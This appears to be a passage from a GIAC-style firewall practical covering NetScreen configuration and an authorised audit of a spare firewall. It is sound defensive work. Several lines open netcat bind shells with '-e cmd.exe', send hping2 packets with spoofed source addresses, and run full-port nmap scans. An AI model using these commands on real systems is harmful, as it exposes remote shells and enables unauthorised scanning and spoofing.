
8. Repeat steps 5 through 7 to create additional service groups.

Policies

Policies permit, deny, or tunnels traffic unidirectional between two services/ports. When creating policies on the NetScreen device, the location of the two endpoints ('address objects'), and protocol(s) to be used ('services') and the selected actions are needed elements.

1. From the ScreenOS menu, select *Policies*.

2. Select interfaces on the '**From**' and '**To**' dropdown menus, and click *New*




3. Enter the policy information in the fields provided.

Parameter	Comment
Name: *<Policy name>*	This is an optional field to identify the policy.
Source Address – *select 'Address Book'*: *<enter source address object>*	Select the source address object from the dropdown field.
Destination Address – *select 'Address Book'*: *<enter destination address object>*	Select the destination address object from the dropdown field.
Service: *<select service/service group>*	Select the service that would be applied to this policy.
Action: *<select permit | deny | tunnel>*	Select the appropriate action for this policy from the dropdown menu.
Tunnel: *<select tunnel policy>*	Not used for firewall policy. Only used when setting up VPN policies.
Position at top: *<uncheck>*	Uncheck this option to prevent moving the policy to the top of the list.

4. Click *Advanced*

5. Enable '**Logging**' and '**Checking**' in order to log activity as well as log bytes in/out. Click *Return* to go back to the policy configuration page.



6. Click *OK* to apply and save settings.

7. Repeat steps 2 though 6 to create additional policies.

Routing


NetScreen's routing table must be configured to allow traffic destined to anything other than our networks and to go out the untrust interface to its next hop, the border router.

1. From the ScreenOS menu, go to *Network* | *Routing* | *Routing Table*
2. Click *New* located at the top right-hand corner of the webpage to create a new static route.
3. Enter the route information in the fields provided. Click *OK* when completed:

Parameter	Comment
Network Address/Netmask: <*Enter IP address/Netmask*>	Enter the destination network and network mask. For this example, enter *0.0.0.0/0.0.0.0* to specify destination as any IP address.
Select **Gateway**: **Interface**: <*Select interface*> **Gateway IP Address**: <*Enter IP address of next hop/default route*>	Select gateway interface and enter the IP address of the next hop. For this example, the *Untrust* interface would be selected, and the IP address of the other end of the *untrust* interface

Metric: <*Leave as default*> would be its next hop.
Tag: <*Leave as default*>

4. If needed, repeat steps 2 and 3 to add more static routes. Once complete, the entry is added to the route table.



Assignment 3 – Audit Firewall Policy

(**NOTE**: *This assignment was done with limited resources, which comprise of two laptops and the firewall. The audit will focus on the untrust interface of the NetScreen as well as verifying the firewall policies --LM*)

Auditing the network's perimeter infrastructure is essential for several reasons. Without an audit, how will we know that the rules that we have configured in the firewall will work? Are we allowing or denying any service we shouldn't? Conducting an independent audit will answer these and many other questions.

We have conducted an independent technical audit of GIAC Enterprises' NetScreen firewall in order to verify that the policies are correctly enforced as described in Assignments 1 and 2.

Audit Planning

Firewall Audit Plan

We presented our audit plan of the GIAC network to the IT manager and were approved during the meeting with the Chief Technical Officer (CTO). The following sections highlight the approved audit plan:

Documentation Review: Drawings of the network, firewall configuration and documentation will be reviewed before the firewall audit. The version of ScreenOS code installed will be checked for any security notices or vulnerabilities associated with it.

Firewall interface testing: Firewall interfaces will be audited to verify management ports allowed and denied. The main focus is placed on the Untrust interface, since most traffic enters or leaves on this port.

Firewall rule base testing: The firewall will be tested from various directions and methods to verify the rulebase we have recommended based on the normal business operations, and to make sure that the specific ports are available. We will also check the firewall event logs to verify that the security SCREEN options such as port scanning and IP spoof detection are working correctly. VPN related traffic would not be verified during this audit; rather they will be audited separately at a later time. The following items are planned for review:

- Trust to Untrust
- Untrust to DMZ
- Untrust to Public Web
- Untrust to Private Web
- Untrust to Trust
- DMZ to the Trust
- Public Web to Private Web
- Private Web to Trust
- Trust to Public Web
- Trust to Private Web

Audit results and recommendations: We will present the audit results to GIAC's CIO and IT personnel, which include any findings worthy of note and recommendations.

Labor and Budget

Two security engineers who were not involved in the recommended firewall configuration will conduct the firewall audit. The budgeted cost for each engineer for the audit is $80/hr. Table 3-1 shows the cost breakdown for the security audit.

Audit Task	# of man hours	Cost
Documentation Review (1-2 Engineers)	6	$480.00
Physical Access Control (1 engineer)	4	$320.00
Firewall rule base (2 engineers, 16 hours each)	32	$2560.00
Documentation of audit results and recommendations, presentation (2 engineers)	12	$960.00
Total Budget for 2 engineers for audit:	54	$4320.00

Table 3-1 Approved budget for firewall audit

Resources and audit tools

A copy of the fielded NetScreen configuration file has been placed into GIAC's spare NetScreen 208, along with the same ScreenOS version. Audit laptops would be placed on the zones of the firewall device to represent the servers currently on the network. We will use the netcat program to emulate the server ports open on the servers. Netcat is known as a network 'Swiss army knife' that has several interesting built-in capabilities; the tool can be found at http://www.atstake.com/research/tools/. To perform the point-to-point VPN connection, we will provide a NetScreen 5XP to represent the remote site.

The engineers will use two laptops with dual boot Windows XP Pro and OpenBSD operating systems. One of the laptops has Internet Information Server (IIS) for use with web server related tests. Besides IIS and netcat, they will be using the following tools for the firewall audit:

hping2 (http://www.hping.org): hping is a command-line oriented TCP/IP packet assembler/analyzer which will be used primarily for firewall testing.

Nmap (nmapWin: http://sourceforge.net/projects/nmapwin Unix: http://www.insecure.org/nmap) – port scanning tool used to ensure that only the port allowed in each zone are open. This application is very flexible and offers many options for scanning. For the audit, only SYN TCP and SYN UDP scans are used, since this audit is to verify that the rules are valid.

TCPDump/WinDump (TCPDump: http://www.tcpdump.org WinDump: http://windump.polito.it/) – another packet sniffing tool that runs on the Linux workstation. This will also be used to watch traffic as the probing on the Linux occurs.

Potential Risks/Concerns

There was initial concern by some in GIAC management that the audit would interrupt or disrupt business operations. Using tools such as nmap have the potential of crashing production servers or even the firewall itself. Although they realize that this audit was necessary and important, management was concerned

about potential loss in connectivity and sales in the event something goes wrong. They were relieved when they were given word that we were going to use the spare NetScreen.

There was also cause for concern doing these tests, since there are some rules which require specific zones to access resources located within the trust zone (such as the DMZ to Trust and Private Web to Trust rules). The laptop would be connected to the trusted zone directly, and there are no rules allowing the .16 network to send and/or receive data to/from certain zones. But after discussing this issue it was decided to add a rule to allow the same services to the .16 network. If the services can get to the audit laptop (.18), then they should get to the internal servers through the inner router. The fielded inner router is currently configured on their production network to allow external services from the DMZ to the internal network.

Time of Audit

With the configuration isolated on the spare NetScreen, it was agreed to conduct the audit during business hours on Thursday and Friday in the GIAC IT department; business operations can continue and not be interrupted.

Firewall Audit

Documentation Review

GIAC's IT department provided us the NetScreen Concepts & Examples document for version 4.0.0, the diagram of the company's network infrastructure (located in Assignment 1), and a copy of the NetScreen firewall configuration (located in Appendix A). The ScreenOS version running on the NetScreen device is 4.0.3r2. NetScreen's website as well as http://www.securityfocus.com/ was searched for any security notices or vulnerabilities. As of the time of this writing, there are no vulnerabilities related to this version of code.

Firewall Interfaces

One of the reasons the firewall interfaces were tested was to verify which of the management service options the NetScreen 208 provides are enabled. There are several methods an administrator (or an unauthorized user), can access the firewall:

- Console access
- HTTP or HTTPS
- Telnet
- SCS (short for Secure Command Shell. It is SSH)
- NetScreen GlobalPro

The "untrust" interface on the NetScreen device was the first to be tested. The interface is connected to the border router of the GIAC network. All management services on this interface are disabled, including PING. We examined the

management services enabled on the untrust interface and then tested to verify them:

- Ping result (disabled on interface):

```
C:\> ping 10.10.220.34

Pinging 10.10.220.34 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.220.34:
Packets:  Sent = 4, Received = 0, Lost = 4 (100% Loss)
```

- Telnet result (disabled on interface):

```
C:\> telnet 10.10.220.34
Connecting to 10.10.220.34...Could not open connection to the
host, on port 23:  Connect failed
```

- Web/SSL access result (disabled on interface): From Internet Explorer web browser, we were not able to get the login pop-up window; the page read: "The Page Cannot Be Displayed". Also tried telnet on port 80:

```
C:\> telnet 10.10.220.34 80
Connecting to 10.10.220.34...Could not open connection to the
host, on port 80:  Connect failed
```

- SCS result (disabled on interface): From Terra Term with SSH enabled, we could not get the login prompt.

- NetScreen GlobalPRO (disabled on interface): From telnet, we were not able to get a response from GlobalPro port, default is 15400:

```
C:\> telnet 10.10.220.34 15400
Connecting to 10.10.220.34...Could not open connection to the
host, on port 15400:  Connect failed
```

- Nmap port scanner was then executed for SYN TCP and SYN UDP port scanning in order to verify that no other ports are open:

```
nmap -sS -P0 -p 1-65535 -n -O -T 4 10.10.220.34:

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Skipping host   (10.10.220.34) due to host timeout
Nmap run completed -- 1 IP address (1 host up) scanned in 600
seconds

nmap -sU -P0 -p 1-65535 -n -O -T 4 10.10.220.34:

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did
not find at least 1 open and 1 closed TCP port
Skipping host   (10.10.220.34) due to host timeout
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 503
seconds
```

- The firewall device's alert LED was lit red, which indicated that a possible attack (based on the NetScreen's IDS configuration). The alert log was able to detect the TCP scan, but not the UDP scan:

```
2003-07-10 18:42:05 system alert 00016 Port Scan Attempt has been
detected!,  192.168.100.86/38861 to 10.10.220.34/181, using
protocol TCP (on zone Untrust,interface ethernet3) occurred 1
times

2003-07-10 18:42:04 system alert 00016 Port Scan Attempt has been
detected!, From 192.168.100.86/38862 to 10.10.220.34/108, using
protocol TCP (on zone Untrust,interface ethernet3)
```

- The remaining active interfaces were tested and results are shown in table 3-2 below:

Interface	Services allowed	Service access results	nmap results (SYN TCP/UDP)	Firewall log
1 – Trust	HTTP HTTPS, SCS Ping	Successful access to HTTP (80) HTTPS (443) SCS (21) Was able to ping interface. Could not access via telnet and GlobalPro.	SYN TCP - 22 SSH (open) 80 HTTP (open) 443 SSL (open). SYN UDP – host timeout	Detected SYN TCP port scan, did not detect SYN UDP scan.
2 – DMZ	None	Could not access via HTTP, HTTPS, SCS, Telnet, and GlobalPro. Could not ping interface.	SYN TCP and SYN UDP – host timeout	No scan detected
4 – Public Web	None	Could not access via HTTP, HTTPS, SCS, Telnet, and GlobalPro. Could not ping interface.	SYN TCP and SYN UDP – host timeout	Detected SYN TCP port scan, did not detect SYN UDP scan.
5 – Private Web	None	Could not access via HTTP, HTTPS, SCS, Telnet, and GlobalPro. Could not ping interface.	SYN TCP and SYN UDP – host timeout	Detected SYN TCP port scan, did not detect SYN UDP scan.

Table 3-2 Firewall Interface audit results

Firewall Rule Base

Each workstation representing certain GIAC resources has netcat executed with the following attributes:

-l :	listen
-p:	port to listen on
-u:	UDP
-e:	execute command when request is made to port

When running the nmap port scans, the following option flags were used (unless otherwise noted in audit):

-sS:	SYN stealth scan.
-P0:	nmap does not ping the IP address/host.
-p <port range>	Scan port rage from 1 to 65535.
-u:	Do not resolve IP address.
-T:	Timing policy; the default nmap behavior. We use either normal or aggressive scanning during the time of audit. Normal tries to execute the scan as quickly as possible without overloading the network. Aggressive option can make certain scans (especially SYN scans against heavily filtered hosts) much faster.
-O:	Try and guess the Operating System.

Hping2 will be used in certain tests with the following options:

-S	set SYN TCP flag.
-q	quiet mode. No output is displayed except the summary lines at startup time and when finished.
-i	Wait the specified number of seconds or microseconds between sending each packet.
-c [*number*]	Stop after sending (and receiving) *number* response packets.
-p [*number*]	Destination port [*number*].
-a [*spoof IP*] [*target IP*]	Use this option in order to set a fake IP source address, this option ensures that target will not gain your real address. However replies will be sent to spoofed address, so you will not be able to see them.

Trust to Untrust

The rules associated with this portion allow the internal employees access to Internet Services, including HTTP, SSL, SSH, FTP, TELNET, SMTP (Mail), and PING. To verify that these services are allowed through the firewall, we must test each service as well as test those services not allowed.

One laptop placed on the trusted interface of the firewall, and the Windows laptop is placed on the untrust interface. The Windows laptop contains Internet Information Server to cater to web requests as well as FTP. Figure 3-2 illustrates this configuration.




Figure 3-2: Trust to Untrust audit configuration

- We initiated a ping from the trust to untrust laptops. The pings returned successfully:

```
c:\> ping 10.10.220.33
Pinging 10.10.220.33 with 32 bytes of data:

Reply from 10.10.220.33:  bytes=32 time<1ms TTL=127
...
Reply from 10.10.220.33:  bytes=32 time<1ms TTL=127

Ping statistics for 10.10.220.33:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

- From the laptop in the trusted side, we make an HTTP/HTTPS request via a web browser; the connection to the web server is successful:

http://10.10.220.33
https://10.10.220.33

- For the other services, we initiated netcat on the untrust laptop:

```
nc -l -p 53 -e cmd.exe
nc -l -p 25 -e cmd.exe
nc -l -p 22 -e cmd.exe
nc -l -p 23 -e cmd.exe
```

- We opened up a command prompt from the trust laptop and executed a telnet command to each port:

```
telnet 10.10.220.33 53
telnet 10.10.220.33 25
telnet 10.10.220.33 22
telnet 10.10.220.33 23
```

  All telnet connections were successful. The command prompt from the untrust laptop appeared. One item to note was that SMTP is allowed through to the Internet. Internal employees are being allowed to connect to outside mail servers, thus adding the risk of the employees to open email with attachments containing possible viruses and worms.

- AOL Instant Messenger (AIM) is a chat application not allowed per GIAC policy. The client application utilizes port 5190 to connect to the AIM server. We executed netcat to listen on port 5190 on the untrust laptop:

```
nc -l -p 5190 -e cmd.exe
```

  We initiated telnet to that port, but were not able to connect. Therefore the firewall rule that denies this and the other services work.

Untrust to DMZ

These rules allow any traffic coming from the Internet (untrust) to the external DNS and SMTP relay servers (DMZ). Figure 3-3 shows how the audit laptops are connected. The audit laptop running OpenBSD is placed in the untrust zone, while the other laptop running XP was moved from the trusted zone, and set on the DMZ zone with the proper IP addressing.




Figure 3-3 Untrust to DMZ audit configuration

- We enabled netcat on the DMZ laptop to listen on ports 53 (TCP and UDP) for DNS and 25 for SMTP. These tests were done separately, since we only used our two audit laptops.

```
nc -l -p 25 -e cmd.exe
nc -l -p 53 -e cmd.exe
```

```
nc -l -up 53 -e cmd.exe
```

- We first tried to ping the DMZ workstations. Since the firewall rule denies several services including ICMP, we were not able to receive a ping reply. We then tested the netcat command by opening a telnet session to port 25 and 53. The result of this test was a command prompt from both workstations.

```
telnet 10.10.220.66 25
telnet 10.10.220.68 53
```

- Netcat was enabled again to listen on TCP port 25 on the DMZ laptop for the IP Spoof attempt using hping2. 1 ping packet was sent from the untrust zone to DMZ:

```
tera# hping -S -c -1 -p 25 -a 10.10.220.65 10.10.220.68

HPING 10.10.220.68 (xl0 10.10.220.68): S set, 40 headers +
0 data bytes

--- 10.10.220.68 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The one ping packet did not reach the laptop on the DMZ laptop, but the firewall was able to pick up on the spoof attempt:

```
2003-07-10 13:47:38 system alert 00008 IP spoofing has been
detected!, From 10.10.220.65/2732 to 10.10.220.68/25, using
protocol TCP (on zone Untrust, interface ethernet3)
occurred 1 times
```

- SYN TCP and SYN UDP port scans were conducted using nmapWin on the untrust laptop to the DMZ services. Again netcat is used to listen on the ports allowed through the firewall.

```
CMD: nmap -sS -P0 -n -p 1-65535 -T 4 10.10.220.66
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (10.10.220.66):
(The 65535 ports scanned but not shown below are in state:
filtered)
Port       State       Service
53/tcp     open        domain
Nmap run completed -- 1 IP address (1 host up) scanned in
683 seconds

CMD: nmap -sU -P0 -n -p 53 -T 4 10.10.220.66
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.102.18):
Port       State       Service
53/udp     open        domain
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 2
seconds

CMD: nmap -sS -P0 –n –p 1-65535 -T 4 10.10.220.68
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (10.10.220.68):
(The 65535 ports scanned but not shown below are in state:
filtered)
Port       State       Service
25/tcp     open        smtp
Nmap run completed -- 1 IP address (1 host up) scanned in
688 seconds

CMD: nmap –sU –P0 –n –p 1-65535 –T 4 10.10.220.68
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
All 65535 scanned ports on  (192.168.102.18) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in
796 seconds
```

Results show that the nmap port scans were able to find the correct ports open. WinDump output from the untrust laptop was able to verify the SYN, SYN-ACK connection. Note the bad checksum in the reply packets. Research was done for the meaning of 'bad cksum 14!' and found an interesting post[8]:

"When running tcpdump on this machine using the xl (3Com 3c905B) Ethernet driver each packet sent from this machine is marked as having a bad checksum."

The audit laptop with IIS running did have the 3Com Ethernet card installed, but due to limited resources, the audit team moved forward with the audit with the approval of GIAC. Some of the TCPDump results during the remainder of the audit may include this 'bad cksum' entry.

```
10:51:35.580100 10.10.220.33.58160 > 10.10.220.68.25: S
[tcp sum ok] 1192452057:1192452057(0) win 4096 (ttl 43, id
13827)
10:51:35.583107 10.10.220.68.25 > 10.10.220.33.58160: S
[tcp sum ok] 3625332962:3625332962(0) ack 1192452058 win
64676 <mss 1406> (DF) (ttl 125, id 36119)
10:51:35.583215 10.10.220.33.58160 > 10.10.220.68.25: R
[tcp sum ok] 1192452058:1192452058(0) win 0 (DF) (ttl 64,
id 43234, bad cksum 14!)
```

- The firewall event logs also caught the port scan on the DMZ zone:

```
2003-07-10 10:52:58  system   alert  00016   Port Scan
Attempt has been detected!, From 192.168.100.86/58160 to
10.10.220.68/25, using protocol TCP (on zone
Untrust,interface ethernet3) occurred 1 times
```

[8] *kernel/3181: tcpdump, xl, 3com 3c609B - back checksums,* http://www.monkey.org/openbsd/archive/bugs/0304/msg00016.html

```
2003-07-10 10:52:58  system   alert  00016   Port Scan
Attempt has been detected!, From 192.168.100.86/58159 to
10.10.220.68/829, using protocol TCP (on zone
Untrust,interface ethernet3) occurred 1 times
```

- The audit team then attempted to verify that a service denied by firewall rules are really denied. Netcat was enabled on the DMZ workstation to listen on port 22 (SSH). Then a SSH session was attempted to that port using TerraTerm with SSH, and was not able to connect. An nmap scan was also run to see what state port 22 is through the firewall.

```
CMD: nmap -sS -P0 -p 22 -T 5 10.10.220.66
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (10.10.220.66):
Port       State       Service
22/tcp     closed      ssh
Nmap run completed -- 1 IP address (1 host up) scanned in 4
seconds
```

The results show that this service is being denied by the firewall.

Untrust to Public Web

Figure 3-4 shows the laptop placement to audit the rules created between the untrust and public web zones. The Windows laptop with IIS was configured placed on the public web zone (interface 4), and the other OpenBSD laptop is configured and placed in the untrust zone. Netcat was not used for this test, as IIS will be used instead:




Figure 3-4 Untrust to Public Web audit configuration

- We started both HTTP and HTTPS on the web server and tested connectivity from the untrust network using a web browser. Both connections to those ports were successful.
- From the untrust laptop, we executed an IP spoof attempt using hping2. 1 SYN packet was sent from the untrust to the web proxy zone using one of GIAC's internal IP address 192.168.102.18:

```
tera# hping -S -c -1 -p 25 -a 192.168.102.18 10.10.220.82
```

```
HPING 10.10.220.82 (xl0 10.10.220.82): S set, 40 headers +
0 data bytes

--- 10.10.220.82 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

There was no response from this hping attempt. The firewall event logs were checked to see if the spoof was caught, but no log entries were recorded. Another hping scan was attempted, but this time we will use the firewall IP address of 10.10.220.65:

```
tera# hping -S -c -1 -p 25 -a 10.10.220.65 10.10.220.68

HPING 10.10.220.68 (xl0 10.10.220.68): S set, 40 headers +
0 data bytes

--- 10.10.220.68 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

This attempt also received no response from the web server. The firewall event logs were also empty. Based on the firewall rule, any IP address is allowed access to the web server. These IP addresses include the RFC 1918 netblock addresses. These addresses are denied at the border router, so they will be dropped when trying to enter the network.

- We then ran nmap SYN TCP and UDP scan to again verify the rules. While the TCP scan was able to discover the correct open ports, the UDP scan did not find any of the ports open:

```
CMD: nmap -sS -P0 -n -p 1-65535 -T 4  10.10.220.82
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (10.10.220.82):
(The 65535 ports scanned but not shown below are in state:
filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https
Nmap run completed -- 1 IP address (1 host up) scanned in
 565 seconds
```

TCPDump was also run at the same time to validate the nmap findings. The TCPDump session shown below verifies that ports 80 and 443 are open:

```
02:41:34.535941 10.10.220.33.63668 > 10.10.220.82.80: S
[tcp sum ok] 599440961:599440961(0) win 1024 (ttl 44, id
32840)
 02:41:34.538531 10.10.220.82.80 > 10.10.220.33.63668: S
[tcp   sum ok] 2582692686:2582692686(0) ack 599440962 win
64676 <mss 1406> (DF) (ttl 127, id 10656)
```

```
02:41:34.538677 10.10.220.33.63668 > 10.10.220.82.80: R
[tcp   sum ok] 599440962:599440962(0) win 0 (DF) (ttl 64,
id 51717, bad cksum 14!)
 …
02:42:32.320333 10.10.220.33.59183 > 10.10.220.82.443: S
[tcp sum ok] 2183540924:2183540924(0) win 3072 (ttl 50, id
3583)
02:42:32.322079 10.10.220.82.443 > 10.10.220.33.59183: S
[tcp sum ok] 2488665931:2488665931(0) ack 2183540925 win
64676 <mss 1406> (DF) (ttl 125, id 33570)
02:42:32.322187 10.10.220.33.59183 > 10.10.220.82.443: R
[tcp sum ok] 2183540925:2183540925(0) win 0 (DF) (ttl 64,
id 51003, bad cksum 14!)
```

The firewall event logs also showed the nmap port scan attempt:

```
2003-07-10 14:41:36  system   alert  00016   Port Scan
Attempt has been detected!, From 10.10.220.33/63668 to
10.10.220.82/80, using protocol TCP (on zone
Untrust,interface ethernet3) occurred 1 times
2003-07-10 14:42:33  system   alert  00016   Port Scan
Attempt has been detected!, From 10.10.220.33/59183 to
10.10.220.82/443, using protocol TCP (on zone
Untrust,interface ethernet3) occurred 1 times
```

- To verify the 'deny any any' policy for this configuration, we stopped the HTTP/S server and enabled netcat on the IIS audit laptop to listen on port 22. We were unsuccessful in our telnet attempt to port 22.

```
CMD: -sS -PT –P0  -p 22 -T 3 10.10.220.82
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (10.10.220.82):
Port       State       Service
22/tcp     filtered    ssh
Nmap run completed -- 1 IP address (1 host up) scanned in 21
seconds
```

Nmap scan to port 22 showed that the port is filtered. The nmap man pages explain, "Filtered means that a firewall, filter, or other network obstacle is covering the port and preventing nmap from determining whether the port is open."

DMZ to Trust

The external DNS and SMTP servers placed in the DMZ zone need to move data down to their respective internal servers in the Trust network. To test the services being allowed through, laptops were placed in the DMZ and trusted network zones of the firewall. The configuration for this audit is show in Figure 3-5.




Figure 3-5 DMZ to Trust audit configuration

- Hping was executed, however it was done from the untrust zone with a spoofed IP address of one of the DMZ servers (SMTP relay, 10.10.220.68). This test was conducted to see how the firewall behaves when a node from the untrust zone attempts access to a trust node, spoofing an IP address from another zone (in this case, the DMZ), which has a policy that allows that IP access to the trust zone. 1 ping packet was sent to the laptop on the trusted zone, with netcat listening on TCP port 25.

```
tera# hping -S -c -1 -p 25 -a 10.10.220.68 192.168.102.18

HPING 192.168.102.18 (x10 192.168.102.18): S set, 40
headers + 0 data bytes

--- 192.168.102.18 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

  There was no response from the trust laptop, which was expected since the spoofed IP was coming from the untrust interface. The firewall event logs did not specify this attempt as a spoof, since it denies traffic from the untrust zone.

- Netcat was executed to listen on ports 25 and 53, Nmap scans for both DNS and SMTP were done on the specific port. Each test was done separately.

```
